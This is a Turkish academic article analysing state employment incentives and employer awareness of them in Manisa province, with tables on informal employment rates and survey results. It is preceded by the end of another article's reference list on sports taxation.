Küçükgüngör E (1999): “Türk Hukukunda Sporcuların Hukukî Durumu”, **Ankara Barosu Dergisi**, Yıl:56, 1999/1, 39-52.

Orhan S (2009): Sporcular İçin Sosyal Güvenlik Rehberi, <http://www.sadettinorhan.net/bugun24ekim2009.html>, (02.12.2015)

Öztürk Fusun (1998). **Toplumsal Boyutlarıyla Spor**, Ekim 1998’den aktaran, “Sporda Amatörlük Ve Profesyonellik”, <http://www.sporbilim.com>

Taşpınar, Buğrahan Şemun (2017). “Sporda Amatörlük ve Profesyonellik”, 10 Şubat 2017

Tekin Yasin, Buket Mucuk, Hakan Sunay (2016). “Türkiye’de Amatör Sporcu Olmak”, **Ankara Üniv Spor Bil Fak**, 2016, 14 (2), 183-190.

Tosuner Mehmet - Zeynep Arıkan (2018). **Türk Vergi Sistemi**, İzmir 2018.

Okşar, Veysel (2013). “Futbol Nedir Ve Türkiye’ye Gelişi”, 26 Şubat 2013, <https://www.yenialanya.com/futbol-nedir-ve-turkiyeye-gelisi-makale,4434.html> (Erişim Tarihi: 12.10.2018)

<http://www.bornovagenclik.futbol/?pnum=30&pt=SPORDA+%C4%B0LKLER%C4%B0N+KENT%C4%B0> (Erişim Tarihi: 12.10.2018)

<https://www.bloomberght.com/haberler/haber/1805965-futbolda-en-dusuk-2-vergi-turkiyede> (Erişim Tarihi: 15.11.2017)

<http://www.gazetebilkent.com/2017/02/10/sporda-amatorluk-ve-profesyonellik/> (Erişim Tarihi: 21.11.2018)

<http://www.goal.com/tr/news/445/ispanya/2014/07/17/4965520/ispanyada-vergi-rekortmeni-lionel-messi>(Erişim Tarihi: 17.09.2018)

<https://www.sabah.com.tr/spor/futbol/2017/03/03/futbol-ve-vergi-oranlari>, (Erişim Tarihi: 05.04.2018)

Türkiye’de Uygulanan İstihdama Yönelik Teşviklerin Analizi: Manisa İli Örneği

Serkan CURA*

Hatice GÖRGÜLÜ**

Öz

Bir toplumda benimsenen toplumsal amaçlar doğrultusunda kamu kesiminin faaliyet alanı oluşmaktadır. Ekonomik büyüme ve kalkınma hedeflerinin yerine getirilmesi amacıyla işsizlik ve kayıt dışı istihdamla mücadele önemli bir araçtır. Devletin istihdam ile ilgili yaşanan sorunları çözebilmek amacıyla kullanılabileceği maliye politikası araçları bulunmaktadır. Bu araçların içerisinde mali teşvikler önemli roller üstlenmektedir. Son dönemlerde, ülkemizde istihdam sorununun azaltılmasına yönelik teşvik uygulamalarının arttığı gözlemlenmektedir. Bu kapsamda çalışmamızda, devletler tarafından istihdam sorununu gidermeye yönelik teşvik uygulamalarına neden ihtiyaç duyulduğunun açıklanması ve bu teşviklerin analizi amaçlanmaktadır. Çalışmanın ilk kısmında literatüre göre teşvikler ve etkileri açıklanmıştır. İkinci ve son kısımda, Türkiye’de, Manisa ili örneği açısından, uygulanan Sosyal Güvenlik Kurumu(SGK) ile Türkiye İş Kurumunun(İŞKUR) sağladığı teşviklere yönelik farkındalığın ve sonuçlarının değerlendirilmesine yer verilmiştir.

Anahtar Kelimeler: İstihdam, Teşvik, Türkiye

JEL Sınıflandırması: H30, J21

Analysis of Employment Incentives Implemented in Turkey: Example of Manisa Province

Abstract

Social objectives that a society adopt shapes the activity area of public sector. Fight against unemployment and unregistered employment is an important tool in reaching economic growth and development targets. State possesses financial policy tools that can be used to solve employment-related problems. Financial incentives are among these important tools. Turkey has lately been using increasing numbers of incentives in order to reduce the unemployment problems in the country. This study aims to explain why states need to implement incentives to solve unemployment problems and also to analyze these incentives. The first section of the study explains incentives and their impacts from a literature point of view. The second and last section evaluates the awareness about and outcomes of incentives implementations by the Turkish Employment Agency(İSKUR) and Social Security Institution (SGK) in Manisa province of Turkey.

Key Words: Employment, Incentives, Turkey

JEL Classification: H30, J21

GİRİŞ

Kayıt dışı istihdam olgusu, istihdam sorununa yol açan ve makroekonomik açıdan çözüm aranması gereken bir durumdur. Ayrıca, devletlerin varlık nedenlerinin bütünü olan “toplumsal refahı en çoklama” gayesi açısından kayıt dışı istihdam sorununun dikkatle incelenmesi gerekmektedir.

Maliye politikası ve araçları, devletin belirlediği ekonomik ve sosyal nitelikli amaçları sağlayabilmesine katkıda bulunmaktadır. Kayıt dışı istihdam sorunuyla mücadelede kullanılacak en etkin araçların içerisinde devletin uyguladığı teşvik politikaları önemli bir yere sahiptir. Bu doğrultuda hazırlanan çalışmada, literatüre göre kayıt dışı istihdam ve nedenleri ile istihdamda yaşanan sorunları gidermeye yönelik teşvik uygulamalarına yer verilmiştir. Daha sonra, Manisa ili örneği kapsamında, Sosyal Güvenlik Kurumu(SGK) ile Türkiye İş Kurumu(İŞ-KUR) sağladığı teşviklere yönelik farkındalığın ve sonuçlarının değerlendirilmesine yer verilmiştir. SGK ile İŞ-KUR’a yönelik değerlendirmede, Uşak Ticaret ve Sanayi Odası(UTSO)’nın koordinatörlüğünde Avrupa Birliği(AB) destekli 01.07.2016-30.06.2017 tarihleri arasında gerçekleştirilen “TR-33 Düzey II Bölgesinde Kayıt Dışı İstihdamla Mücadele(KADİM)¹” projesinden elde edilen verilerden yararlanılmıştır.

I. KAYIT DIŞI İSTİHDAM OLGUSU

A. Kayıt Dışı İstihdam Kavramı

Kayıt dışı istihdam, ağırlıklı olarak, gelişmekte olan ülkelerde işgücü piyasasında yaşanan en önemli sorunlar arasında yer almaktadır. Özellikle, gelişmekte olan ülkelerde kayıt dışı istihdamın oranı %30’lar düzeyinde hesaplanmaktadır (Cesur, 2017:46). Bu durum ise, ülkelerdeki makroekonomik, mali ve sosyal yapıları olumsuz etkilemektedir (Pham, 2017:208).

* Doç. Dr., Manisa Celal Bayar Üniversitesi, İİBF, Maliye Bölümü

** Uzm., Manisa Ticaret ve Sanayi Odası, Manisa, Türkiye

¹ KADİM projesi kapsamında, Doç. Dr. Serkan Cura ve Uzman Hatice Görgülü, Manisa ilinde proje araştırmacısı olarak görev almışlardır.

Kayıt dışı istihdam kavramını farklı açılardan tanımlamak mümkün olmakla birlikte, söz konusu kavramın ortaya çıkışının nasıl olduğuna değinilmelidir. Uluslararası Çalışma Örgütü(ILO)'nın 1972 yılında Kenya üzerine hazırladığı rapor başlangıç sayılmaktadır. Bu raporda ilk defa kayıt dışı istihdam, kayıt altında olmayan sektörlerdeki(informel sektör) istihdam olarak nitelendirilmiştir (Xue, Gao, & Guo, 2014:86). Kayıt dışı istihdam genel itibariyle, resmi ve resmi olmayan sektörlerde ülkeden ülkeye değişen nedenlerle, kamu gözetimi dışında kalan işgücüne dahil edilemeyen ve hesaplanamayan istihdam şeklindedir (Kalaycı & Kalan, 2017:19). Bir diğer ifadeyle kayıt dışı istihdam, işgücü piyasasında yetkili kamu tüzel kişilerinin denetim ve gözetimleri kapsamına girilmemesi, çalışılan günün ve ücretin eksik ya da hiç beyan edilmemesi faaliyetleri olarak tanımlanmaktadır (Binay, 2015:599 ; Çelik & Güney, 2017:215 : Hussmans, 2004:5).

B. Kayıt Dışı İstihdama Yönelimler ve Etkileri

Kayıt dışı istihdama yönelmenin başlıca gerekçeleri; ekonomik, idari, siyasi, sosyal ve yasal olarak sıralanmaktadır (Kutbay, 2018: 176);

Kayıt dışı istihdama yol açan etkenler değerlendirilirse, özellikle ekonomik ve sosyal gerekçeler daha fazla ön plana çıkmaktadır. Her bir ülke açısından farklı etki derecelerine sahip olmalarına karşın, nüfus artışı, iç/dış göç ve plansız kentleşme olgusu, beşeri sermaye yatırıma yönelik niteliksel eksiklik gibi sosyal nedenler sıralanmaktadır (Kutbay, 2018:175).

Kayıt dışı istihdam olgusunun, ülkeden ülkeye farklı nedenleri olmasına karşın, sonuçları açısından önemli etkileri bulunmaktadır. Bunlar; ülke ekonomisine ve daha sonra topluma ve bireye yönelik olumlu ve olumsuz etkiler olarak nitelendirilmektedir. Ekonomik ve mali bakımdan; iktisadi kararların hedeflediği sonuçlardan uzaklaşılmasına, vergi ve sigorta prim kaybına, bütçe dengesizliklerine ve gelir dağılımında adaletsizliğe neden olmaktadır (Binay, 2015:599). Toplumsal bakımdan; işgücünün vasıfsız kalmasına, yeni iş fırsat/alanlarının geliştirilememesine ve toplumsal çatışmanın meydana gelmesine yol açmaktadır (Cesur, 2017:53). Kayıt dışı istihdamın olumlu etkileri ise, özellikle kaynak yetersizliği yaşayan gelişmekte olan ülke sanayilerinde yetersiz istihdamı destekleyici olmasıdır (Cesur, 2017:53).

II. MALİYE POLİTİKASI UYGULAMASI TEŞVİK SİSTEMİ

A. Teşvik Kavramı ve Özellikleri

1929 Büyük Buhranı'nın ardından literatüre ve uygulamaya hakim olan Keynesyen Doktrin, devletin ekonomik ve sosyal hayata aktif müdahalesini öngörmüştür. Devletin ekonomiye müdahalesi, modern maliye anlayışı kapsamında, ağırlıklı olarak maliye politikası uygulamalarıyla gerçekleştirilmektedir (Candan & Yurdadoğ, 2017:155 ; Çelebi, Mıynat, & Cura, 2018:8-9). Devletin uyguladığı maliye politikası araçları içerisinde teşvikler, piyasaları yönlendirici niteliğe sahiptir (Oral & Uğur, 2013:141). Teşvik uygulamalarına yönelik olarak yapılan fayda ve maliyet etkileri açısından farklı değerlendirmeler yapılmaktadır. Ancak, teşviklerle ilgili genel kanı, kamunun belirlediği gerek toplumsal gerekse de ekonomik hedeflere ulaşmada bir araç olduklarıdır (Kahriman, 2014:239).

Teşvik kavramı, literatür incelendiğinde, subvansiyon, destekleme, devlet yardımları, üreticiye yönelik transferler, ekonomik amaçlı mali yardımlar v.b. gibi kavramlarla ifade edilmektedir. Teşvik kavramı, genel olarak, "...devletin ekonomik hedeflerini gerçekleştirmesi için belirli ve stratejik öneme sahip ekonomik faaliyetlerin diğer ekonomik faaliyetlere göre daha etkin ve hızlı artışını sağlamak amaçlarıyla verilen maddi ve/veya gayri maddi unsurlardır." (Aydiner, 2015:74 ; Candan & Yurdadoğ, 2017:156 ; Topal, 2016:36).

Ülkelerin gelişmişlik seviyeleri farklı olmasına karşın, pek çok teşvik uygulaması bulunmaktadır. Teşvik sisteminde önemli olan husus, teşviklerin yönlendirileceği ekonomik faaliyet alanlarının iyi analiz edilerek belirlenmesidir (Altay & Karabulut, 2017:190).

Teşviklerin özellikleri aşağıdaki biçimde sıralanmaktadır (Akt. Candan & Yurdadoğ, 2017:157 ; Topal, 2016:26-27).

Teşvikler;

- Devlet aracılığıyla verilmektedir,
- Belirlenen hedefler kapsamında, büyük bir kısmından özel sektör yararlanmaktadır,
- Makro ve mikro ekonomik amaçları yerine getirmeye yardımcı olmaktadır,
- Bir kısmı aynı olmakla birlikte, genellikle nakdi verilmektedir,
- Bölgelerarası kalkınmışlık düzeylerindeki farklılığı azaltmada kullanılan maliye politikası araçları arasındadır,

- Yararlananlar fayda elde ederken, finansmanına katılanlar(vergi mükellefleri) maliyetine katlanmaktadır.

Devlet tarafından uygulanan farklı türdeki teşvikler, hem finansal açıdan hem de sosyo-ekonomik açıdan farklı faydalar sağlayan araçlardır (Rapuluchukwu, Belmodo, & Ibukun, 2017:56).

B. Teşvik Uygulamasının Amacı ve Türleri

Teşvik uygulamalarının gelişmiş ve gelişmekte olan ülkeler açısından amaçları; ekonomik büyümeyi ve kalkınmayı gerçekleştirmek ve sürdürülebilir kılmak, rekabet gücünü sağlamak ve sürdürülebilir kılmak, verimlilikte artış sağlamak, bölgesel dengesizlikleri gidermek, istihdam sorununu azaltmak, yapısal sorunları olan sektörleri rehabilite etmek, stratejik nitelikteki alanlarda üretim verimliliğini artırmak ve tüm bu sayılanların en üstünde yer alan sosyal faydayı en çoklamaktır (Akyol, 2016:50 ; Topal, 2016:37).

Tablo-1’de, uygulama açısından teşvikler sınıflandırılmıştır.

Tablo-1: Teşvik Türleri

Amaçlar Açısından Teşvikler	AR-GE faaliyetlerini artırmaya yönelik, Doğrudan Yabancı Yatırımı artırmaya yönelik, bölgesel dengesizlikleri gidermeye yönelik teşviklerdir.
Kapsam Açısından Teşvikler	Genel ve özel teşvikler olarak ikiye ayrılmaktadır. Makroekonomik açıdan kalkınma ve büyüme ile üretim verimliliğine yönelik yapılanlar genel iken, belli sektörlerle yönelik gerçekleştirilenler özel teşvikler olarak nitelendirilir.
Veriliş Aşamaları ve Şekilleri Açısından Teşvikler	Yatırım öncesi, dönemi ve sonrası sağlanan teşviklerdir. Yatırımcıların yatırım kararı almalarını motive etmeye yönelik teşviklerdir. Dolaylı ve doğrudan yapılan teşvikler şekil itibarıyla sınıflandırılmaktadır.
Kullanılan Araçlar Açısından Teşvikler	Ayni, nakdi ve vergi teşvikleri olarak sınıflandırılmaktadır.

KAYNAK: Candan & Yurdadoğ, 2017:160-161 ; Kahriman, 2014:239 ; Oral & Uğur, 2013:142 ; Topal, 2016:42-43.

Tablo-1 incelendiğinde; amaç, kapsam, veriliş aşamaları ve şekilleri ile kullanılan araçlara göre geniş bir yelpazede kamu tarafından teşvik sistemi uygulanmaktadır. Günümüzde, teşvik uygulamaları incelendiğinde, devletler, rekabet edilebilecek alanlara yönelik seçici teşvik uygulamalarına yer vermektedir. Bunun sebebi ise, kamunun kullanacağı kaynağın kıt ve fakat ulaşmaya çalıştığı sonuçların hayati önemi sahip olmasıdır. Bu yüzden de, teşvik sistemleri kaynak kullanımında etkinlik ilkesine göre oluşturulmuştur.

III. TÜRKİYE’DE KAYIT DIŞI İSTİHDAMA YÖNELİK UYGULANAN TEŞVİKLERİN FARKINDALIK ANALİZİ: MANİSA İLİ ÖRNEĞİ

A. Türkiye’de Kayıt Dışı İstihdam Sorunu

Kayıt dışı istihdam ile ilgili kavramsal açıklamalarda da yer verildiği üzere, gelişmişlik düzeyi ne olursa olsun ülkeler, kayıt dışı istihdamdan ekonomik ve mali açılardan olumsuz etkilenmektedir.

Türkiye’de kayıt dışı istihdama yönelik durumu gösteren Tablo-2 oluşturulmuştur.

Tablo-2: Türkiye’de Kayıt Dışı İstihdam Oranları 2002-2017 (%)

Yıllar	Tarım	Tarım Dışı	Sanayi	Hizmet	İnşaat	GENEL
2002	90,20	31,74	36,40	29,19	---	52,14
2005	88,22	34,32	38,11	32,27	---	48,17
2010	85,47	29,06	32,68	27,11	---	43,25
2015	81,16	21,23	19,13	20,05	35,58	33,57
2016	82,09	21,72	20,20	20,35	35,76	33,49
2017	83,33	22,10	20,03	20,95	35,80	33,97

KAYNAK: SGK, 2018.

Türkiye’de kayıt dışı istihdama yol açan etkenler aşağıdaki biçimde sıralanmaktadır (Cesur, 2017:48-50 ; Çelik & Güney, 2017:222-230 ; Kalaycı & Kalan, 2017:20-21);

- Ekonomik istikrarsızlıklar,
- Vergi ve sigorta prim oranlarının yüksekliği,
- Nüfus artışı, çarpık şehirleşme ve göç olgusu,
- Bürokratik işlemlerin fazlalığı,
- Denetimlerin yetersiz olması,
- Yoksulluk ve gelir dağılımında adaletsizliğin var olması,
- İşgücü piyasalarında yaşanan yapısal sorunların olması,
- Kayıt dışılıkla mücadelede toplumsal bilinç düzeyinin gelişmemesi.

Tablo-2’ye göre, 2002 yılından 2017 yılına kadar geçen süreçte, %52,14 olan kayıt dışı istihdam oranı %33,97 düzeyine kadar gerilemiştir. Sektörel olarak incelendiğinde, 2002 yılı itibariyle, kayıt dışı istihdamın yoğun olduğu alanlar sırasıyla; tarım, sanayi ve hizmetler olarak gerçekleşmiştir. 2017 yılı sonu itibariyle, söz konusu sıralama; tarım, inşaat, hizmet ve sanayi olarak gerçekleşmiştir. Kayıt dışı istihdam oranlarındaki gerilemenin temel gerekçeleri; uygulanan ekonomi politikaları, başta SGK’nın ve İŞ-KUR’un sağladıkları olmak üzere istihdamı artırmaya yönelik teşvikler, yine ilgili kurumların kayıt altında çalışmanın faydalarına yönelik bilinçlendirme faaliyetleridir (Kalaycı & Kalan, 2017:21).

B. Kayıt Dışı İstihdamı Engellemeye Yönelik Farkındalık Analizi: Manisa İli Örneği

1. Mevzuata Göre İstihdama Yönelik Uygulanan Teşvikler

Türkiye’de istihdamı artırmaya yönelik uygulanan teşviklerle ilgili mevzuatta belli başlı düzenlemeler gerçekleştirilmiştir. Özellikle, 4447 sayılı *İşsizlik Sigortası*, 4857 sayılı *İş*, 5225 sayılı *Kültür Yatırımları ve Girişimlerini Teşvik*, 5510 sayılı *Sosyal Sigortalar ve Genel Sağlık Sigortası ve 5746 sayılı Araştırma, Geliştirme ve Tasarım Faaliyetlerinin Desteklenmesi Hakkında Kanunlarda* temel düzenlemelere yer verilmiştir.

4447, 4857, 5225, 5510 ve 5746 sayılı Kanunların istihdamın teşvikine yönelik düzenlemelerinin yer aldığı Tablo-3 oluşturulmuştur.

Tablo-3: Türkiye’de İstihdama Yönelik Uygulanan Teşvikler

Düzenleme	Açıklama
<i>(1) Malullük, Yaşlılık ve Ölüm(MYÖ) Sigortası İşveren hissesinden 5 puanlık indirim</i>	Özel sektör işverenleri, çalıştırdıkları sigortalılara ilişkin malullük, yaşlılık ve ölüm sigortaları primlerinden işveren hissesinin(%11) beş puanlık kısmına isabet eden tutar kadar indirimden yararlanabilir.
<i>(2) Yurtdışına Götürülen/ Gönderilen Sigortalılar için Prim İndirimi</i>	Özel sektör işverenleri, yurtdışındaki işyerlerinde çalıştırılmak üzere götürülen ya da geçici olarak gönderilen sigortalıları için genel sağlık sigortası işveren hissesinin(%7,5) beş puanlık kısmına isabet eden tutar kadar indirimden yararlanabilir.
<i>(3) İlave 6 Puanlık İndirim</i>	Bakanlar Kurulunca belirlenen il ve ilçelerde (1) nolu indirimden yararlanan özel sektör işverenleri, 4/5/6 yıl süreyle prime esas kazanç alt sınır üzerinden ilave altı puanlık indirimden yararlanabilir.
<i>(4) Yatırımlarda Devlet Yardımları Hakkında Kararlar Çerçevesinde Uygulanan Sigorta Primi Teşviki</i>	Yatırımlarda Devlet Yardımları Hakkında Kararlar çerçevesinde düzenlenen teşvik belgeleri kapsamında gerçekleştirilecek yatırımlarla sigortalıları istihdam eden özel sektör işverenleri, söz konusu kararlarda belirtilen sürede, prime esas kazanç alt sınırı üzerinden hesaplanan sigorta primlerinin; işveren hisselerinin tamamına veya Bakanlar Kurulunca belirlenen illerde işveren hisseleri ile birlikte sigortalı hisselerinin tamamı tutarında teşvikten yararlanabilir.

<i>(5) Genç ve Kadın İstihdamı ile Mesleki Belgesi Olan Sigortalı İstihdamı Hallerinde Uygulanan Sigorta Prim Teşviki</i>	Özel sektör işverenleri, 31/12/2020 tarihine kadar işe aldıkları her bir sigortalı için prime esas kazançları üzerinden hesaplanan sigorta primi işveren hissesi tutarında teşvikten yararlanabilir.
<i>(6) Engelli Sigortalı İstihdamında Sigorta Primi Teşviki</i>	Aynı il sınırları içinde 50 veya daha fazla sigortalı çalıştıran özel sektör işyerleri, korumalı işyerleri, kontenjan fazlası engelli sigortalı çalıştıran veya yükümlü olmadığı halde engelli sigortalı çalıştıran işyerleri, çalıştırdıkları engelli sigortalıların prime esas kazanç alt sınırı üzerinden hesaplanan sigorta primi işveren hissesinin %100'ü tutarında teşvikten yararlanabilir.
<i>(7) Araştırma ve Geliştirme Faaliyetlerinin Desteklenmesi Hakkında Kanun Kapsamında Sağlanan Sigorta Prim Teşviki</i>	Teknoloji merkezi işletmeleri, Ar-Ge merkezleri, Ar-Ge ve yenilik projelerinde faaliyet göstermekle birlikte, söz konusu faaliyetleri kamu kurum ve kuruluşları ile kanunla kurulan vakıflar ya da uluslararası fonlarca desteklenen işletmeler, Ar-Ge ve yenilik projeleri TÜBİTAK tarafından yürütülen işletmeler, Teknogirişim sermaye desteği alan işletmeler, 4691 sayılı Teknoloji Geliştirme Kanunu kapsamında ücreti gelir vergisinden istisna tutulan personel çalıştıran işletmeler, 31/12/2023 tarihine kadar çalıştırdıkları Ar-Ge personelinin çalışmaları karşılığında elde ettikleri ücretleri üzerinden hesaplanan sigorta primi işveren hissesinin yarısı tutarında teşvikten yararlanabilir.
<i>(8) Kültür Yatırım ve Girişimlerine Sigorta Prim Teşviki</i>	Kültür ve Turizm Bakanlığında Kültür Yatırım Belgesi veya Kültür Girişim Belgesi alan ve kurumlar vergisi mükellefi olan işverenler fiilen çalıştırdıkları sigortalılar için prime esas kazançları üzerinden hesaplanan sigorta primlerinin işveren hissesinin, yatırım aşamasında üç yılı aşmamak şartıyla %50'si, işletme aşamasında ise, yedi yılı aşmamak şartıyla %25'i tutarında teşvikten yararlanabilir.
<i>(9) İşsizlik Ödeneği Alanların İstihdamı Halinde Sağlanan Teşvik Uygulaması</i>	İşsizlik ödeneği almakta olan sigortalıları işe alan özel sektör işverenleri, kalan işsizlik ödeneği süresince, bu sigortalıların prim esas kazanç alt sınırı üzerinden hesaplanan kısa vadeli sigorta primi oranının %1'i, uzun vadeli sigorta kolu prim oranının genel sağlık sigortası prim oranının sigortalı ve işveren payının tamamı kadar teşvikten yararlanabilir.
<i>(10) İşbaşı Eğitim Programlarını Tamamlayanların İstihdamına İlişkin Teşvik</i>	18-29 yaş aralığında İŞKUR tarafından 31/12/2020 tarihine kadar başlatılan işbaşı eğitim programlarını tamamlayanların; programın bitiminden en geç üç ay içinde programı tamamladıkları meslek alanında işe alınması ve ortalama sigortalı sayısına ilave olması kaydıyla, imalat sanayi sektöründe 42 ay, diğer sektörlerde ise 30 ay süre ile asgari ücret üzerinden hesaplanan işveren hissesinin tamamı teşvikten yararlanabilir.
<i>(11) İşveren Desteği</i>	Özel sektör işverenlerinden, İŞKUR'a kayıtlı işsizler arasından işe aldığı sigortalılar için, işe alındıkları tarihten itibaren 31/12/2017 tarihine kadar geçerli olmak üzere sigortalının aylık prim ödeme gün sayısının 22,22 TL ile çarpılması sonucunda bulunacak tutar kadar destekten yararlandırılır.

KAYNAK: Mevzuatta yer alan ilgili kanunlardan yararlanılarak, yazarlar tarafından oluşturulmuştur.

Tablo-3’de yer alan düzenlemelere göre, mevzuatta yer alan ilgili kanunların ilgili maddelerinde, istihdamı artırmaya yönelik ve kayıt dışı istihdamı engellemeye yönelik ağırlıklı olarak sigorta prim desteği ve diğer destekler yer almıştır.

2. Manisa İli Kapsamında Kayıt Dışı İstihdamı Engellemeye Yönelik Teşviklerin Farkındalık Analizi

Türkiye’de kayıt dışı istihdamı azaltmaya yönelik olarak uygulanan teşviklerin farkındalık analizi Manisa ili kapsamında değerlendirilmiştir. UTSO’nun koordinatörlüğünde gerçekleştirilen KADİM projesinde elde edilen verilerden yararlanılarak farkındalık analizi gerçekleştirilmiştir.

UTSO tarafından yürütülen ve 12 ay süren proje, kayıt dışı istihdam sorunun taraflarından olan işverenlerin, kayıt dışı istihdam sorununa ve bu sorunu azaltmaya yönelik teşviklerine yönelik bilinçlendirme faaliyeti kapsamında yürütülmüştür. Afyon, Kütahya, Manisa ve Uşak illerinde(TR-33 Bölgesinde yer alan iller) gerçekleştirilen proje kapsamında kayıt dışı istihdamı azaltmaya yönelik devlet teşvikleri bilinirlik oranı ölçülmüştür (UTSO, 2017:3). KADİM projesi kapsamında, Manisa’da imalat(ambalaj üzerine) ve elektronik sektörlerinde faaliyet gösteren 20 firmanın işveren/işveren temsilcileriyle mülakat tekniği kullanılarak anket gerçekleştirilmiştir. İşverenlerin uygulanan teşviklere yönelik farkındalık düzeyi, anket verilerinden elde edilmiştir.

Manisa ilinde uygulanan teşviklere yönelik farkındalık düzeylerini gösteren Tablo-4 hazırlanmıştır.


Tablo-4: Manisa İli Kapsamında Devlet Teşviklerinin Farkındalık Oranı

Düzenleme	Farkındalık Oranı(%)		
	İmlt.	Elk.	Ort.
Malullük, Yaşlılık ve Ölüm(MYÖ) Sigortası İşveren hissesinden 5 puanlık indirim	60	70	65
Yurtdışına Götüürülen/ Gönderilen Sigortalılar için Prim İndirimi	--	20	10
İlave 6 Puanlık İndirim	30	20	25
Yatırımlarda Devlet Yardımları Hakkında Kararlar Çerçevesinde Uygulanan Sigorta Primi Teşviki	10	20	15
Genç ve Kadın İstihdamı ile Mesleki Belgesi Olan Sigortalı İstihdamı Hallerinde Uygulanan Sigorta Prim Teşviki	50	40	45
Engelli Sigortalı İstihdamında Sigorta Primi Teşviki	100	60	80
Ar-Ge Faaliyetlerinin Desteklenmesi Hakkında Kanun Kapsamında Sağlanan Sigorta Prim Teşviki	50	40	45
Kültür Yatırım ve Girişimlerine Sigorta Prim Teşviki	--	--	--
İşsizlik Ödeneği Alanların İstihdamı Halinde Sağlanan Teşvik Uygulaması	30	10	20
İşbaşı Eğitim Programlarını Tamamlayanların İstihdamına İlişkin Teşvik	40	30	35
İşveren Desteği	40	70	55

KAYNAK: UTSO, 2017:39-40.

Manisa ili açısından gerçekleştirilen araştırmanın sonuçlarının yer aldığı Tablo-4 ve Grafik-1 incelendiğinde; devlet tarafından yürürlüğe konulan teşviklere yönelik farkındalığın en fazla olduğu teşvik türü %80 ortalama ile, “Engelli Sigortalı İstihdamında Sigorta Primi Teşviki”dir. Daha sonra oranı yüksek olan diğer teşvik türleri sırasıyla, “İşveren Desteği”, “MYÖ Sigortası İşveren Hissesinde 5 Puanlık İndirim” “Genç ve Kadın İstihdamı ile Mesleki Belgesi Olan Sigortalı İstihdamı Hallerinde Uygulanan Sigorta Prim Teşviki” ile “Ar-Ge Faaliyetlerinin Desteklenmesi Hakkında Kanun Kapsamında Sağlanan Sigorta Prim Teşviki” olarak gerçekleşmiştir.

Grafik-1: Kamu Teşviklerinin Farkındalık Sıralaması



Sektörler arası fark gözetilmeksizin “Kültür Yatırım ve Girişimlerine Sigorta Prim Teşviki” ne yönelik hiçbir işverenin bilgi sahibi olmadığı ölçülmüştür. Ayrıca, “Yurtdışına Götürülen/Gönderilen Sigortalılar için Prim İndirimi” ve “Yatırımlarda Devlet Yardımları Hakkında Kararlar Çerçevesinde Uygulanan Sigorta Primi Teşviki” açısından farkındalık oranları çok düşük olan uygulamalar olarak ölçülmüştür.

Manisa ili kapsamında, teşvik istatistiklerinin yer aldığı Tablo-5 hazırlanmıştır.

Tablo-5: Manisa İli Teşvik İstatistikleri 2010-2018

Sermaye Türü	Yıl	Belge Adedi	Sabit Yatırım (Milyon TL)	İstihdam
Yabancı Sermaye		58	1.767	2.800
	2010	10	168	482
	2012	9	310	550
	2014	15	374	457
	2016	11	616	903
	2018	13	299	408
Yerli Sermaye		457	8.875	14.894
	2010	96	1.756	4.235
	2012	89	989	2.533
	2014	87	3.999	3.564
	2016	117	1.497	2.696
	2018	68	635	1.866
Genel Toplam		515	10.642	17.694

KAYNAK: T.C. Sanayi ve Teknoloji Bakanlığı, 2018.

Tablo-4’e göre, Manisa ili kapsamında, kamu tarafından kayıt dışı istihdamı engellemeye yönelik teşviklerin tümünün yeterli düzeyde bilinir olduğu görülmemektedir. Aynı şekilde, Tablo-5 açısından da yapılan analiz doğrulanmaktadır. Yıllar itibariyle gerek yabancı gerekse de yerli sermaye açısından teşvik belgesi sayısı ve istihdam edilen sayısı artış içerisinde olsa da, 2018 yılı açısından, azalışı etkileyen diğer makroekonomik faktörlerle birlikte farkındalık düzeyinin tüm teşvikler için düşük olduğu da gözlenmektedir.

SONUÇ VE DEĞERLENDİRME

Devletin ekonomik ve sosyal hedeflerini yerine getirmek amacıyla kullandığı en önemli araçlar arasında maliye politikası gelmektedir. Maliye politikası, belirlenen amaçlar çerçevesinde kullanılan araçlara sahiptir. Teşvikler, maliye politikası araçları arasında uygulaması yaygınlaşan politika önlemi olarak tanımlanmaktadır. Özellikle, kayıt dışı istihdam sorunuyla mücadelede kullanılacak en etkin araçların başında devletin uyguladığı teşvik politikaları gelmektedir. Teşvik politikaları aracılığıyla söz konusu sorunun olumsuz etkilerini azaltabilmek, devletin varlık nedeninin bütünü olan sosyal refahı en çoklama amacı için önemlilik arz etmektedir.

Türkiye’de kayıt dışı istihdama yönelik mevzuatta yer alan teşvik uygulamaları farklı gerekçelerle oluşturulmuştur. Uygulamaya konulan teşvik sistemi içerisinde, mevzuata göre pek çok teşvik kalemi yer almaktadır.

Türkiye’de yürürlükte olan teşvik sistemindeki uygulamaların farkındalığı Manisa ili örneği kapsamında incelenmiştir. Manisa ili kayıt dışı istihdam oranı düşük olmasının da etkisi bulunmakla birlikte, özellikle firmalarla yapılan mülakatlar, firmaların az bilgi sahibi olduğu ya da hiç bilgi sahibi olmadığı teşvik türleri tespit edilmiştir. Teşviklerin farkındalığının artırılması kayıt dışılıkla mücadele açısından önemli bir unsur olarak değerlendirilmektedir.

Sonuç olarak, makroekonomik gerekçelerle, işgücü piyasasını rahatlatan ve fakat mali dengeyi farklı açılardan bozucu etkileri olan yapılandırma uygulamalarından ziyade kamu teşvikleri daha etkili bir yöntem olmalıdır. Bu kapsamda, Türkiye genelinde uygulanan teşviklerin gerek firmalar gerekse de çalışanlar arasında farkındalık düzeyini artırmaya yönelik kapsamlı eğitimlere ve tanıtımlara başvurulması önemlidir. Ekonomik ve sosyal alanda bilinçlenmek, hem iktisadi hem de sosyal bir sorun olan kayıt dışı istihdamın olumsuz etkilerini azaltırken, makroekonomik açıdan da olumlu etkiler görülmesini sağlayacaktır.

KAYNAKÇA

- Akyol, M. (2016). Bölgesel Kalkınma Ve Yeni Yatırım Teşvik Sisteminin Ekonomik Etkilerinin Analizi. *Küresel İktisat ve İşletme Çalışmaları Dergisi*, 5(9), 49-61.
- Altay, A., & Karabulut, Ş. (2017). Türkiye’de Mali Teşvik Sistemi ve Yatırımlara Sağlanan Mali Teşviklerin Değerlendirilmesi. *Adnan Menderes Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 4(4), 189-202.
- Aydiner, M. (2015). Teşvik Sistemi Kapsamındaki Yatırımların İhracata ve İstihdama Etkisi: TR32 Bölgesi Üzerine Bir Değerlendirme. *Küresel İktisat ve İşletme Çalışmaları Dergisi*, 4(8), 74-87.
- Binay, M. (2015). Optimal Informal Employment Ratio for Turkish Economy. *Procedia Economics and Finance*, 26, 598-602.
